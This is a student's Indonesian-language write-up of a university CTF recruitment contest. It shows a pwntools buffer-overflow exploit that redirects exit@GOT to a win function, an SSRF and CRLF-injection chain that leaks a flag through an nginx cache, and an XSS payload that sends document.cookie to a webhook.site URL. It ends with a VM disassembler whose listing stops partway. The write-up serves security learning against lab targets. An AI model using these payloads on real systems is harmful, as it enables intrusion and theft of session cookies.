


Write-up CTF Open Recruitment Network, Security, and Operating System RISTEK 2026



Author:

jeffry.acmal / Jeffry Acmal Dzikhnullah - 2506614795

DAFTAR ISI

[Free Flag](#)

[Are you a human?](#)

[Binary Exploitation](#)

[cepe](#)

[Web Exploitation](#)

[ledger of lies](#)

[vault drop](#)

[Reverse Engineering](#)

[microvm](#)

[Cryptography](#)



[tangled roots](#)

[harmony](#)

[Forensics](#)

[hulk](#)

[Blockchain](#)

[SWC-120](#)

[Jail](#)

[CSaaS](#)

Free Flag

Are you a human?

Description: Karena semua challengenya pasti bakal kena one shot :pensive: Also don't forget to join the Discord <https://discord.gg/ChBAwNy5>



Flag sudah terdapat pada attachment gambar soal

Flag: `NETSOS{r1ZZt3ch}`

Binary Exploitation

cepe

Description: std::vector is so useful for dynamic arrays

Connection info: nc 34.101.131.208 5000

Attachment: [cepe.zip](#)

Pada attachment file, terdapat source code cpp sebagai berikut:

```
#include <iostream>
#include <ostream>
#include <vector>

class apainicoyyyyyyy {
public:
    char buf[32];
    std::vector<unsigned long long> vec;
};

__attribute__((constructor)) void disable_buffering() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
}

void win() {
    char flag[128];
    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
        std::cout << "Failed to open flag.txt, contact probset" <<
std::endl;
        return;
    }
    fgets(flag, sizeof(flag), f);
    std::cout << flag << std::endl;
}

int main() {
    apainicoyyyyyyy obj;
    short perintah;

    std::cout << "ran out of challenge ideas, especially when pwn is one "
                "shottable by codex now 🙄"
```

```

        << std::endl;

while (1) {
    std::cout << ">> ";
    std::cin >> perintah;
    switch (perintah) {
    case 1:
        std::cout << "1>";
        std::cin >> obj.buf;
        break;
    case 2:
        std::cout << "2>";
        std::cout << obj.buf;
        break;
    case 3:
        unsigned long long x;
        std::cout << "3>";
        std::cin >> x;
        obj.vec.push_back(x);
        break;
    case 4:
        for (auto i : obj.vec) {
            std::cout << std::hex << i << std::endl;
        }
        break;
    default:
        std::cout << "what are you doing bruh" << std::endl;
        exit(69);
    }
}
}

```

Terdapat pada definisi sebuah class bernama `apainicoyyyyyyy`. Pada menu opsi ke-1 di dalam fungsi `main()`, program menerima input dari user menggunakan `std::cin >> obj.buf;`. Kerentanannya terdapat pada operator `>>` pada `std::cin` untuk tipe data array of char tidak membatasi jumlah karakter yang dibaca. Hal ini menyebabkan vulnerability Buffer Overflow.

Objek `std::vector` (pada arsitektur 64-bit) berukuran 24 byte dan tidak menyimpan datanya secara langsung, melainkan menyimpan pada tiga pointer:

1. `_M_start`: Pointer awal array.
2. `_M_finish`: Pointer penanda lokasi elemen kosong pertama (lokasi di mana fungsi `push_back()` akan menulis data).
3. `_M_end_of_storage`: Pointer penanda batas maksimal memori yang dialokasikan.

Untuk mengeksploitasi kerentanan ini, lakukan buffer overflow untuk menimpa pointer `_M_finish` agar menunjuk ke tabel alamat eksekusi dari fungsi `exit()`. Selanjutnya, gunakan menu fungsi `push_back()` di Menu 3 untuk menulis alamat dari fungsi backdoor `win()` ke dalam memori `exit@GOT`. Dengan begitu, ketika program mencoba memanggil `exit()`, yang justru tereksekusi adalah `win()`.

Berikut merupakan script eksploitasi yang dibuat dalam python

```
from pwn import *

HOST = '34.101.131.208'
PORT = 5000

p = remote(HOST, PORT)
win_addr = 0x4013db
exit_got = 0x405078

payload = b'A' * 32 # Overflow payload

# Overwrite Vector
payload += p64(0)          # _M_start
payload += p64(exit_got)   # _M_finish
payload += p64(exit_got + 8) # _M_end_of_storage

# Kirim payload
p.sendlineafter(b'>> ', b'1')
p.sendlineafter(b'1>', payload)

# Tulis alamat win() ke exit@GOT
p.sendlineafter(b'>> ', b'3')
p.sendlineafter(b'3>', str(win_addr).encode())

# Eksekusi melalui alamat exit() yang sudah ditimpa dengan win(), maka
win() yang akan tereksekusi
p.sendlineafter(b'>> ', b'5')

p.interactive()
```

Karena pada binary file tidak memiliki proteksi PIE, alamat memori fungsi `win()` dan GOT untuk fungsi `exit` bersifat statis. Definisikan alamat ini secara hardcoded pada `win_addr` & `exit_got`.

`b'A' * 32` akan mengisi penuh kapasitas `obj.buf` yang berukuran 32 byte. Karakter setelah ini akan overflow ke variabel selanjutnya di memori, yaitu `std::vector`.

Pointer `_M_start` diisi 0 karena menunjuk ke awal data vector. Pointer `_M_finish` diisi dengan alamat `exit_got`. Pointer ini memberi tahu fungsi `push_back` di mana ia harus menulis elemen

baru. Dengan menyimpannya, kita memaksa vector untuk menulis di alamat GOT. Pointer `_M_end_of_storage` diisi dengan `exit_got + 8`. Vector C++ akan mengecek apakah `_M_finish < _M_end_of_storage` sebelum melakukan `push_back`. Jika memori penuh, program akan crash. Dengan memberikan jarak 8 byte (64-bit), kita memanipulasi agar vektor berpikir masih memiliki ruang kosong.

Hasilnya:

```
[x] Opening connection to 34.101.131.208 on port 5000
[x] Opening connection to 34.101.131.208 on port 5000: Trying 34.101.131.208
[+] Opening connection to 34.101.131.208 on port 5000: Done
[*] Switching to interactive mode
what are you doing bruh
NETSOS{see??_cpp_challs_are_not_that_h4rd_bro_21e20d221ce8dc407c2a}
```

Flag: `NETSOS{see??_cpp_challs_are_not_that_h4rd_bro_21e20d221ce8dc407c2a}`

Web Exploitation

ledger of lies

Description: This new accounting platform passed five independent security audits. Their CISO called it "unhackable by design." Then a whistleblower leaked the source code and mentioned a secret flaw kept in the system. Find the audit trail they tried to bury.

Connection info: <http://34.101.131.208:8001/>

Attachment: [ledger-of-lies-chall.zip](#)

Berdasarkan file konfigurasi `docker-compose.yml`, web ini terdiri dari beberapa service seperti `nginx`, `gateway`, `auth`, `ledger`, `audit`, `redis` yang terhubung dalam satu jaringan internal. File `flag.txt` ini di-mount dengan mode read-only pada container `audit`. Oleh karena itu, yang perlu dieksploitasi adalah data dari service `audit` tersebut.

Melihat source code `audit` (`main.rs`), terdapat sebuah endpoint `/internal/flag` dan `/api/audit/internal/flag` yang mengembalikan isi `flag`. Namun, endpoint ini dilindungi oleh dua lapis otorisasi yang sangat ketat, yakni

```
let token = headers
    .get("x-internal-token")
    .and_then(|v| v.to_str().ok())
    .unwrap_or("");
if token != internal_token {
    return (
        StatusCode::FORBIDDEN,
        Json(json!({"error": "invalid internal token"})),
    );
}
```

Program memeriksa apakah permintaan tersebut membawa header HTTP bernama `x-internal-token` dan apakah nilainya cocok dengan variabel sistem `INTERNAL_TOKEN`.

dan yang kedua

```
let reason = headers
    .get("x-audit-reason")
    .and_then(|v| v.to_str().ok())
    .unwrap_or("");
let parts: Vec<&str> = reason.splitn(2, ':').collect();
if parts.len() != 2 {
    return (
        StatusCode::FORBIDDEN,
        Json(json!({"error": "invalid audit reason format (expected ts:hmac)"})),
    );
}
let ts: i64 = match parts[0].parse() {
```

```

    Ok(v) => v,
    Err(_) => {
        return (
            StatusCode::FORBIDDEN,
            Json(json!({"error": "invalid timestamp"})),
        )
    }
};

let now = std::time::SystemTime::now()
    .duration_since(std::time::UNIX_EPOCH)
    .unwrap()
    .as_secs() as i64;
if (now - ts).unsigned_abs() > 60 {
    return (
        StatusCode::FORBIDDEN,
        Json(json!({"error": "timestamp out of range"})),
    );
}

```

Jika lapisan pertama berhasil dilewati, fungsi akan melanjutkan ke blok kode di bawahnya untuk memeriksa header `x-audit-reason`. Kode di atas memecah isi header berdasarkan tanda “.” menjadi dua bagian: timestamp dan hash HMAC. Ia kemudian membandingkan timestamp dari pengguna dengan waktu server saat ini. Jika selisihnya lebih dari 60 detik, permintaan ditolak. Setelah itu, program mengambil `hmac_secret`, lalu menggunakannya untuk menghitung ulang hash SHA-256 dari timestamp yang dikirim. Jika hasil perhitungan server tidak sama dengan hash yang dikirimkan di bagian kedua dari header, maka permintaan akan ditolak.

Berikut merupakan kerentanan dari web ini:

- Kunci rahasia untuk HMAC dibuat pada `auth (app.py)` saat server pertama kali menyala menggunakan format `SECRET_KEY = f"ledger_secret_{STARTUP_TIME}"`. Kerentanannya terletak pada endpoint publik `/api/auth/health` yang mengekspos `server_time` dan `uptime_seconds`. Jika kita mengurangi waktu server saat ini dengan waktu `uptime`, kita akan mendapatkan presisi waktu startup. Hal tersebut memungkinkan penyerang untuk menebak HMAC Secret secara lokal tanpa perlu membaca file `/shared/hmac_secret`.
- Layanan ledger memiliki fitur webhook (`notify_url`) pada saat pembuatan entri baru (`index.js`). Fitur ini rentan terhadap Server-Side Request Forgery (SSRF) yang memungkinkan ledger melakukan request HTTP ke URL internal. Variabel `path` diproses menggunakan `decodeURIComponent(parsed.pathname + ...)` lalu langsung dimasukkan ke baris `GET ${path} HTTP/1.1\r\n`.
- Serangan SSRF bersifat blind karena ledger tidak menampilkan respons webhook ke UI klien. Untuk mengekstrak flag keluar, kita harus memanfaatkan `nginx.conf`. Nginx dikonfigurasi untuk menyimpan cache untuk semua request ke rute `/api/` selama 60 detik berdasarkan kuncinya yaitu `$request_uri`. Jika mengarahkan SSRF dari ledger untuk menembak `http://nginx:80/api/audit/internal/flag`, Nginx akan mengambil flag secara sah melalui gateway dan audit dan menyimpannya di memori cache tanpa memeriksa otorisasi.

Dari kerentanan-kerentanan tersebut, berikut adalah langkah-langkah eksploitasinya:

1. Persiapkan eksekusi di browser dengan merekonstruksi HMAC Secret, membuat tanda tangan HMAC, dan merangkai payload untuk menginjeksi gateway dan audit. Dengan bantuan LLM, berikut merupakan payload untuk mengeksploitasinya

```
// Muat library CryptoJS
var script = document.createElement('script');
script.src =
"https://cdnjs.cloudflare.com/ajax/libs/crypto-js/4.1.1/crypto-js.min.js";
document.head.appendChild(script);

script.onload = async function() {
    // 1. Rekonstruksi HMAC Secret
    let res = await fetch('/api/auth/health').then(r=>r.json());
    let startup = Math.round(res.server_time - res.uptime_seconds);
    let secret = "ledger_secret_" + startup;
    let ts = Math.floor(res.server_time);

    // 2. Buat Tanda Tangan HMAC
    let hash = CryptoJS.HmacSHA256(ts.toString(), secret);
    let hmacHex = CryptoJS.enc.Hex.stringify(hash);

    // 3. Rangkai Payload CRLF Injection
    let auditReason = ts + ":" + hmacHex;
    // Menyuntikkan header yang dibutuhkan Gateway dan Audit
    let injection = ` HTTP/1.1\r\nX-Forwarded-Service:
audit\r\nx-audit-reason: ${auditReason}\r\nIgnore: `;

    // Target adalah Nginx internal untuk memicu Caching
    let notifyUrl =
`http://nginx:80/api/audit/internal/flag?cb=${ts}${encodeURIComponent(injection)}`;

    console.log("PAYLOAD WEBHOOK: ", notifyUrl);
    console.log("LINK CACHE FLAG: ", window.location.origin +
`/api/audit/internal/flag?cb=${ts}`);
};
```

Didapat hasil pada console sebagai berikut:

```
PAYLOAD WEBHOOK: VM227:25
http://nginx:80/api/audit/internal/flag?cb=1772356511%20HTTP%2F1.1%0D%0AX-F...9e...
LINK CACHE FLAG: VM227:26
http://34.101.131.208:8001/api/audit/internal/flag?cb=1772356511
>
```

2. Manipulasi webhook dengan menyalin PAYLOAD WEBHOOK dan memasukkannya ke Notify URL di halaman new entry

LedgerX

Dashboard
Ledger Entries
New Entry

Create Ledger Entry

Description: 123

Amount (\$): 123

Category: Revenue

▼ Notification Webhook (optional)

Notify URL: `http://nginx/api/audit/internal/flag?cb=1772356288%20HTTP%2F1.1%0D%0A`

A GET request will be sent to this URL when the entry is created.

Create Entry

3. Ekstraksi flag dengan membuka CACHE FLAG pada output payload.

```
← ↻ ⚠ Not secure 34.101.131.208:8001/api/audit/internal/flag?cb=1772356511
🔖 Import favorites | 🌐 ASUS Software Por... 🌐 MyASUS Software...
Pretty-print ☐
{"flag":"NETSOS{n0W_y0u_und3rst4nd_th3_syst3m_277468dd60}"}
```

Flag: `NETSOS{n0W_y0u_und3rst4nd_th3_syst3m_277468dd60}`

vault drop

Description: omagaaa another note type web challenge, and guess what the vuln is????????????
CROSS SITE SCRIPTINGGGGGGGGGGGG DSJGOISDIJGJOSJGOSIDGJIOSJG
Connection info: <http://34.101.131.208:5555/>

Attachment: [dist.zip](#)

Pada file `docker-compose.yml` dan `app.py`, kita melihat bahwa flag di-load dari environment (`FLAG = os.environ.get("FLAG", "FLAG{placeholder_flag}")`). Lalu, pada fungsi `run_bot(note_id)` di `app.py`, flag ini dimasukkan ke dalam cookie browser bot Selenium sebelum bot mengunjungi halaman internal.

```
driver.add_cookie({
    "name": "flag",
    "value": FLAG,
    "domain": "127.0.0.1",
    "path": "/",
})
```

Artinya, harus dilakukan serangan Cross-Site Scripting (XSS) di browser bot untuk mengekstrak `document.cookie`

Terdapat vulnerabilities yang ditemukan dalam attachment website tersebut.

- Pada endpoint `/get/note/<note_id>` di `app.py`:

```
@app.route("/get/note/<note_id>", methods=["GET"])
def get_note(note_id):
    note = notes.get(note_id)
    if not note:
        return jsonify({"error": "Note not found"}), 404

    del notes[note_id]
    return json.dumps(note), note.get("status", 200)
```

program menggunakan `json.dumps(note)` alih-alih `jsonify(note)`.

- Bot melakukan `fetch()` terlebih dahulu untuk mengambil data JSON. Proses `fetch()` ini akan memicu `del notes[note_id]`, sehingga catatan dihapus. Jika kita menyertakan atribut `debug=true` pada note, JS akan melakukan redirect yang berujung pada 404 Not Found. Sebagai solusi, pada baris `return json.dumps(note), note.get("status", 200)`, program mengizinkan untuk mengontrol HTTP status code. Jika kita mengirim `status=301` (Moved Permanently), respon server saat `fetch()` akan di-cache oleh browser bot secara otomatis. Saat redirect terjadi, browser tidak akan meminta data ke server, melainkan akan memuat payload HTML/XSS langsung dari cache memori.
- Saat XSS mengeksekusi pengiriman cookie via GET parameter (`?c= + document.cookie`), karakter khusus dalam flag akan diproses oleh standar HTTP. Karakter tambah (+) di dalam flag akan diterjemahkan oleh server webhook sebagai spasi kosong, sehingga memicu flag tidak valid saat disubmit.

Dari kerentanan-kerentanan tersebut, berikut adalah langkah-langkah eksploitasinya:

1. Buat note berisi payload XSS pengambil cookie.
2. Tambahkan parameter `debug=true` untuk memicu navigasi secara paksa.
3. Tambahkan parameter `status=301` untuk memicu browser caching dan membypass fitur burn-after-reading.

Dari langkah-langkah tersebut, berikut payload yang dibuat:

```
let formData = new FormData();
// Payload XSS untuk mencuri cookie
formData.append("title",
"<script>window.location='https://webhook.site/9170ad70-2b0a-4e24-ae56-b62655162173?c=' + document.cookie</script>");
formData.append("content", "Pwned!");

// Parameter kunci untuk eksploitasi kerentanan logika
formData.append("debug", "true");
formData.append("status", "301");

fetch("/create/note", {
  method: "POST",
  body: formData
})
.then(res => res.json())
.then(data => {
  console.log("Drop ID:", data.id);
  // Laporkan ID ke Admin Bot
  let reportData = new FormData();
  reportData.append("note_id", data.id);
  fetch("/report", { method: "POST", body: reportData });
});
```

Muncul pada query string pada tampilan webhook sebagai berikut:

The screenshot shows the Webhook.site interface. On the left, there's an 'INBOX (1/50)' with a search bar and a list of requests. The first request is a GET request from IP 34.101.131.208 at 03/01/2026 4:41:51 PM. On the right, the 'Request Details & Headers' section is expanded, showing the following details:

- Method: GET
- URL: https://webhook.site/9170ad70-2b0a-4e24-ae56-b62655162173?c=flag=NETSOS{yes_its_vibe_coded_ai_slop_stolen_challenge_concept_we're_tired_boss_ristek.link/megaknight}
- Host: 34.101.131.208 (with links to Whois, Shodan, Netify, Censys, VirusTotal)
- Location: ID Jakarta, Jakarta Raya, Indonesia
- Date: 03/01/2026 4:41:51 PM (a few seconds ago)
- Size: 0 bytes
- Time: 0.001 sec
- ID: 696ff920-3eef-467f-bd5a-7847ab6ff5aa
- Note: Add Note

Below the details, the 'Query strings' section shows:

Key	Value
c	flag=NETSOS{yes_its_vibe_coded_ai_slop_stolen_challenge_concept_we're_tired_boss_ristek.link/megaknight}

Mengingat prinsip URL encoding di mana spasi adalah hasil terjemahan dari karakter `+` yang dikirim melalui GET request, spasi diantara substring flag “slop” dan “stolen” tersebut direkonstruksi kembali menjadi karakter aslinya dan didapatkanlah flag.

Flag:

NETSOS{yes_its_vibe_coded_ai_slop+stolen_challenge_concept_we're_tired_boss_ristek.link/me_gaknight}

Reverse Engineering

microvm

Description: memang reverse engineer wajib ngerti per VM VM an

Attachment: [microvm.zip](#)

Pertama-tama, lakukan decompile binary file `vm` menggunakan GHidra. Berikut adalah hasil decompilennya: [decompile_vm.c](#).

Hasil decompile fungsi `vm_run`, kita dapat memetakan arsitektur MicroVM v1.0 sebagai berikut:

- VM membaca byte satu per satu menggunakan fungsi `fetch8()`, `fetch32()`, atau `fetch64()`. Byte pertama selalu menjadi opcode/kode instruksi.
- Dari fungsi `check_reg(r) { if (r < 9) return 0; else return -1; }`, VM memiliki 9 General Purpose Registers (`r0` hingga `r8`).
- Memori VM dialokasikan sebesar 64KB (0x10000 byte).
- VM memiliki stack internal yang dimulai dari offset 0x800 dan berkurang 8 byte setiap instruksi `PUSH/CALL`.
- Menggunakan bitwise flags untuk menyimpan status operasi aritmatika/komparasi:
 - Bit 1 (0x01): Zero Flag (Hasil = 0)
 - Bit 2 (0x02): Negative Flag (Hasil < 0)
 - Bit 4 (0x04): Carry/Borrow Flag

Di dalam `vm_run`, terdapat blok `switch-case` atau `if-else` raksasa yang menerjemahkan opcode menjadi operasi bahasa C. Instruction Set Architecture (ISA) dari VM tersebut antara lain:

- 0x01: `MOV reg, imm64`: Mengisi register dengan konstanta 64-bit
- 0x03 - 0x07: Operasi aritmatika `ADD`, `SUB`, `MUL`, `DIV`, `MOD` antar register.
- 0x08 - 0x0A: Operasi logika `AND`, `OR`, `XOR`.
- 0x0E: `CMP reg, reg`: Membandingkan dua register.
- 0x10 - 0x15: Instruksi percabangan seperti `JE`, `JNE`, `JG`, `JL`, dll.
- 0x20: `SYSCALL`: Berinteraksi dengan I/O, `r0=0` untuk *read*, `r0=1` untuk *write*.
- 0x29: `MOV reg, imm32`: Mengisi register dengan angka 32-bit.

Setelah ISA dipetakan, dengan bantuan LLM tulis script Python untuk membaca file `checker.bin` byte demi byte, lalu menerjemahkannya ke dalam teks assembly.

```
import struct
import sys

# Peta Opcode (Instruction Set Architecture) dari hasil reverse
engineering
OPCODES = {
    0x00: ("NOP", ""),
    0x01: ("MOV", "RI64"),
    0x02: ("MOV", "RR"),
    0x03: ("ADD", "RR"),
    0x04: ("SUB", "RR"),
```

```

0x05: ("MUL", "RR"),
0x06: ("DIV", "RR"),
0x07: ("MOD", "RR"),
0x08: ("AND", "RR"),
0x09: ("OR", "RR"),
0x0a: ("XOR", "RR"),
0x0b: ("NOT", "R"),
0x0c: ("SHL", "RR"),
0x0d: ("SHR", "RR"),
0x0e: ("CMP", "RR"),
0x0f: ("JMP", "I32"),
0x10: ("JE", "I32"),
0x11: ("JNE", "I32"),
0x12: ("JG", "I32"),
0x13: ("JL", "I32"),
0x14: ("JGE", "I32"),
0x15: ("JLE", "I32"),
0x16: ("PUSH", "R"),
0x17: ("POP", "R"),
0x18: ("LOAD64", "RR"),
0x19: ("STORE64", "RR"),
0x1a: ("LOAD32", "RR"),
0x1b: ("STORE32", "RR"),
0x1c: ("LOAD16", "RR"),
0x1d: ("STORE16", "RR"),
0x1e: ("LOAD8", "RR"),
0x1f: ("STORE8", "RR"),
0x20: ("SYSCALL", ""),
0x21: ("ADD", "RI8"),
0x22: ("SUB", "RI8"),
0x23: ("INC", "R"),
0x24: ("DEC", "R"),
0x25: ("CALL", "I32"),
0x26: ("RET", ""),
0x27: ("XCHG", "RR"),
0x28: ("CMP", "RI64"),
0x29: ("MOV_S32", "RI32"),
0x2a: ("MOV_U32", "RI32"),
0x2b: ("TEST", "RR"),
0x2c: ("NEG", "R"),
0xff: ("HALT", "")
}

def disassemble(filename):

```

```

with open(filename, 'rb') as f:
    code = f.read()

pc = 0
try:
    while pc < len(code):
        start_pc = pc
        op = code[pc]
        pc += 1

        if op not in OPCODES:
            print(f"0x{start_pc:04x}: UNKNOWN_OPCODE 0x{op:02x}")
            continue

        name, fmt = OPCODES[op]
        args = []

        # Parsing arguments berdasarkan format instruksi
        if fmt == "":
            pass
        elif fmt == "R":
            r = code[pc]
            args.append(f"r{r}")
            pc += 1
        elif fmt == "RR":
            r1 = code[pc]
            r2 = code[pc+1]
            args.append(f"r{r1}, r{r2}")
            pc += 2
        elif fmt == "I8":
            val = struct.unpack('<b', code[pc:pc+1])[0]
            args.append(f"0x{val & 0xff:02x}")
            pc += 1
        elif fmt == "I32":
            val = struct.unpack('<I', code[pc:pc+4])[0]
            args.append(f"0x{val:08x}")
            pc += 4
        elif fmt == "I64":
            val = struct.unpack('<Q', code[pc:pc+8])[0]
            args.append(f"0x{val:016x}")
            pc += 8
        elif fmt == "RI8":
            r = code[pc]
            val = struct.unpack('<b', code[pc+1:pc+2])[0]

```

```

        args.append(f"r{r}, 0x{val & 0xff:02x}")
        pc += 2
    elif fmt == "RI32":
        r = code[pc]
        val = struct.unpack('<I', code[pc+1:pc+5])[0]
        args.append(f"r{r}, 0x{val:08x}")
        pc += 5
    elif fmt == "RI64":
        r = code[pc]
        val = struct.unpack('<Q', code[pc+1:pc+9])[0]
        args.append(f"r{r}, 0x{val:016x}")
        pc += 9

    # Mempercantik tampilan format memory access
    if name.startswith("LOAD"):
        r1, r2 = args[0].split(', ')
        args_str = f"{r1}, [{r2}]"
    elif name.startswith("STORE"):
        r1, r2 = args[0].split(', ')
        args_str = f"[{r1}], {r2}"
    else:
        args_str = "".join(args)

    print(f"0x{start_pc:04x}: {name:<10} {args_str}")

except struct.error:
    print(f"\n[!] End of file reached with incomplete arguments at
0x{start_pc:04x}.")

if __name__ == '__main__':
    disassemble('checker.bin')

```

Berikut output dari script di atas:

```

0x0000: MOV_S32    r0, 0x00000045
0x0006: MOV_S32    r1, 0x00000100
0x000c: STORE8      [r1], r0
0x000f: MOV_S32    r0, 0x0000006e
0x0015: MOV_S32    r1, 0x00000101
0x001b: STORE8      [r1], r0
0x001e: MOV_S32    r0, 0x00000074
0x0024: MOV_S32    r1, 0x00000102
0x002a: STORE8      [r1], r0
0x002d: MOV_S32    r0, 0x00000065
0x0033: MOV_S32    r1, 0x00000103

```

```
0x0039: STORE8      [r1], r0
0x003c: MOV_S32      r0, 0x00000072
0x0042: MOV_S32      r1, 0x00000104
0x0048: STORE8      [r1], r0
0x004b: MOV_S32      r0, 0x00000020
0x0051: MOV_S32      r1, 0x00000105
0x0057: STORE8      [r1], r0
0x005a: MOV_S32      r0, 0x00000066
0x0060: MOV_S32      r1, 0x00000106
0x0066: STORE8      [r1], r0
0x0069: MOV_S32      r0, 0x0000006c
0x006f: MOV_S32      r1, 0x00000107
0x0075: STORE8      [r1], r0
0x0078: MOV_S32      r0, 0x00000061
0x007e: MOV_S32      r1, 0x00000108
0x0084: STORE8      [r1], r0
0x0087: MOV_S32      r0, 0x00000067
0x008d: MOV_S32      r1, 0x00000109
0x0093: STORE8      [r1], r0
0x0096: MOV_S32      r0, 0x0000003a
0x009c: MOV_S32      r1, 0x0000010a
0x00a2: STORE8      [r1], r0
0x00a5: MOV_S32      r0, 0x00000020
0x00ab: MOV_S32      r1, 0x0000010b
0x00b1: STORE8      [r1], r0
0x00b4: MOV_S32      r0, 0x00000043
0x00ba: MOV_S32      r1, 0x00000120
0x00c0: STORE8      [r1], r0
0x00c3: MOV_S32      r0, 0x0000006f
0x00c9: MOV_S32      r1, 0x00000121
0x00cf: STORE8      [r1], r0
0x00d2: MOV_S32      r0, 0x00000072
0x00d8: MOV_S32      r1, 0x00000122
0x00de: STORE8      [r1], r0
0x00e1: MOV_S32      r0, 0x00000072
0x00e7: MOV_S32      r1, 0x00000123
0x00ed: STORE8      [r1], r0
0x00f0: MOV_S32      r0, 0x00000065
0x00f6: MOV_S32      r1, 0x00000124
0x00fc: STORE8      [r1], r0
0x00ff: MOV_S32      r0, 0x00000063
0x0105: MOV_S32      r1, 0x00000125
0x010b: STORE8      [r1], r0
0x010e: MOV_S32      r0, 0x00000074
0x0114: MOV_S32      r1, 0x00000126
0x011a: STORE8      [r1], r0
0x011d: MOV_S32      r0, 0x00000021
0x0123: MOV_S32      r1, 0x00000127
0x0129: STORE8      [r1], r0
0x012c: MOV_S32      r0, 0x0000000a
0x0132: MOV_S32      r1, 0x00000128
0x0138: STORE8      [r1], r0
```

```
0x013b: MOV_S32      r0, 0x00000057
0x0141: MOV_S32      r1, 0x00000140
0x0147: STORE8       [r1], r0
0x014a: MOV_S32      r0, 0x00000072
0x0150: MOV_S32      r1, 0x00000141
0x0156: STORE8       [r1], r0
0x0159: MOV_S32      r0, 0x0000006f
0x015f: MOV_S32      r1, 0x00000142
0x0165: STORE8       [r1], r0
0x0168: MOV_S32      r0, 0x0000006e
0x016e: MOV_S32      r1, 0x00000143
0x0174: STORE8       [r1], r0
0x0177: MOV_S32      r0, 0x00000067
0x017d: MOV_S32      r1, 0x00000144
0x0183: STORE8       [r1], r0
0x0186: MOV_S32      r0, 0x00000021
0x018c: MOV_S32      r1, 0x00000145
0x0192: STORE8       [r1], r0
0x0195: MOV_S32      r0, 0x0000000a
0x019b: MOV_S32      r1, 0x00000146
0x01a1: STORE8       [r1], r0
0x01a4: MOV_S32      r0, 0x00001526
0x01aa: MOV_S32      r1, 0x00000200
0x01b0: STORE16      [r1], r0
0x01b3: MOV_S32      r0, 0x000012b8
0x01b9: MOV_S32      r1, 0x00000202
0x01bf: STORE16      [r1], r0
0x01c2: MOV_S32      r0, 0x00001686
0x01c8: MOV_S32      r1, 0x00000204
0x01ce: STORE16      [r1], r0
0x01d1: MOV_S32      r0, 0x0000167c
0x01d7: MOV_S32      r1, 0x00000206
0x01dd: STORE16      [r1], r0
0x01e0: MOV_S32      r0, 0x0000156f
0x01e6: MOV_S32      r1, 0x00000208
0x01ec: STORE16      [r1], r0
0x01ef: MOV_S32      r0, 0x0000167a
0x01f5: MOV_S32      r1, 0x0000020a
0x01fb: STORE16      [r1], r0
0x01fe: MOV_S32      r0, 0x00002101
0x0204: MOV_S32      r1, 0x0000020c
0x020a: STORE16      [r1], r0
0x020d: MOV_S32      r0, 0x00001e17
0x0213: MOV_S32      r1, 0x0000020e
0x0219: STORE16      [r1], r0
0x021c: MOV_S32      r0, 0x00001e92
0x0222: MOV_S32      r1, 0x00000210
0x0228: STORE16      [r1], r0
0x022b: MOV_S32      r0, 0x00000d96
0x0231: MOV_S32      r1, 0x00000212
0x0237: STORE16      [r1], r0
0x023a: MOV_S32      r0, 0x00001f6e
```

```
0x0240: MOV_S32      r1, 0x00000214
0x0246: STORE16     [r1], r0
0x0249: MOV_S32      r0, 0x00001f6f
0x024f: MOV_S32      r1, 0x00000216
0x0255: STORE16     [r1], r0
0x0258: MOV_S32      r0, 0x000020b1
0x025e: MOV_S32      r1, 0x00000218
0x0264: STORE16     [r1], r0
0x0267: MOV_S32      r0, 0x000019b6
0x026d: MOV_S32      r1, 0x0000021a
0x0273: STORE16     [r1], r0
0x0276: MOV_S32      r0, 0x00001ed1
0x027c: MOV_S32      r1, 0x0000021c
0x0282: STORE16     [r1], r0
0x0285: MOV_S32      r0, 0x00001f6b
0x028b: MOV_S32      r1, 0x0000021e
0x0291: STORE16     [r1], r0
0x0294: MOV_S32      r0, 0x00000e34
0x029a: MOV_S32      r1, 0x00000220
0x02a0: STORE16     [r1], r0
0x02a3: MOV_S32      r0, 0x00001d97
0x02a9: MOV_S32      r1, 0x00000222
0x02af: STORE16     [r1], r0
0x02b2: MOV_S32      r0, 0x00001ac6
0x02b8: MOV_S32      r1, 0x00000224
0x02be: STORE16     [r1], r0
0x02c1: MOV_S32      r0, 0x00000e37
0x02c7: MOV_S32      r1, 0x00000226
0x02cd: STORE16     [r1], r0
0x02d0: MOV_S32      r0, 0x00001e8e
0x02d6: MOV_S32      r1, 0x00000228
0x02dc: STORE16     [r1], r0
0x02df: MOV_S32      r0, 0x00001ac1
0x02e5: MOV_S32      r1, 0x0000022a
0x02eb: STORE16     [r1], r0
0x02ee: MOV_S32      r0, 0x000019ad
0x02f4: MOV_S32      r1, 0x0000022c
0x02fa: STORE16     [r1], r0
0x02fd: MOV_S32      r0, 0x00001ff9
0x0303: MOV_S32      r1, 0x0000022e
0x0309: STORE16     [r1], r0
0x030c: MOV_S32      r0, 0x00001d59
0x0312: MOV_S32      r1, 0x00000230
0x0318: STORE16     [r1], r0
0x031b: MOV_S32      r0, 0x00000c5f
0x0321: MOV_S32      r1, 0x00000232
0x0327: STORE16     [r1], r0
0x032a: MOV_S32      r0, 0x00000c5c
0x0330: MOV_S32      r1, 0x00000234
0x0336: STORE16     [r1], r0
0x0339: MOV_S32      r0, 0x00000c5d
0x033f: MOV_S32      r1, 0x00000236
```

```
0x0345: STORE16    [r1], r0
